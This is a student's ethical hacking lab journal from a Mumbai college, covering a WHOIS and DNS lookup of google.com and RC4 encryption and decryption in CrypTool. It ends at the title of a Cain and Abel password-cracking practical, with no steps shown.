

S.I.E.S College of Arts, Science and Commerce(Autonomous)
Sion(W), Mumbai – 400 022.

CERTIFICATE

This is to certify that Miss **SANIKA SANJAY PATOLE**
Roll No. **TCS2324054** has successfully completed the necessary course of
experiments in the subject of **Ethical Hacking** during the academic year **2023 –**
2024 complying with the requirements of **University of Mumbai**, for the course
of **TYBSc Computer Science [Semester-VI]**.

Prof. In-Charge
Dr. Mohammad Abuzar Ansari

Examination date:

Examiner's Signature & Date:

Head of the Department
Prof. Manoj Singh

College Seal


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
Practical 1

AIM : Use Google and Whois for Reconnaissance


Step 1: Visit who.is website



Step 2: Input the www.google.com in the input box and click on the search button



Step 3: Show your information about www.google.com



The screenshot shows the who.is website interface. At the top, there's a navigation bar with the who.is logo, a search bar, and links for Premium Domains, Transfer, Features, Login, and Sign Up. Below the navigation bar is a blue banner with the text "Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com". The main content area displays the WHOIS information for google.com. It includes tabs for Whois, DNS Records, and Diagnostics. The Whois tab is active, showing the following information:

cache expires in and 0 seconds
[refresh](#)

Registrar Info


Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2028-09-13
Registered On	1997-09-15

Use promo code WHOIS to save 15% on your first Name.com order.
Find the perfect domain at **name.com**

Build your business from the



Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Important Dates	
Expires On	2028-09-13
Registered On	1997-09-15
Updated On	2019-09-09
Name Servers	
ns1.google.com	216.239.32.10
ns2.google.com	216.239.34.10
ns3.google.com	216.239.36.10
ns4.google.com	216.239.38.10

DNS Records for google.com


cache expires in 3 minutes and 37 seconds

Hostname	Type	TTL	Priority	Content
google.com	SOA	48		ns1.google.com dns-admin@google.com 612385032 900 900 1800 60
google.com	NS	21600		ns3.google.com
google.com	NS	21600		ns2.google.com
google.com	NS	21600		ns1.google.com
google.com	NS	21600		ns4.google.com
google.com	A	183		142.250.31.138
google.com	A	183		142.250.31.100
google.com	A	183		142.250.31.101
google.com	A	183		142.250.31.102
google.com	A	183		142.250.31.113
google.com	A	183		142.250.31.139
google.com	AAAA	300		2607:f8b0:4004:c09::64
google.com	AAAA	300		2607:f8b0:4004:c09::65
google.com	AAAA	300		2607:f8b0:4004:c09::8a


Practical 2.1

Aim: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1: Type something in the black document.




Step 2: Then click on Encrypt/Decrypt tab > Symmetric (modern) > RC4




Step 3: Then set the key length to 24 bits and click on encrypt.




Step 4: Now keyword is encrypted to RC4 algorithm format.



Step 5: Now again repeat step2 and step 3. This time click on derypt option.





Step 6: Now the text again decrypt from RC4 encrypted format.




Practical 2.2

Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords




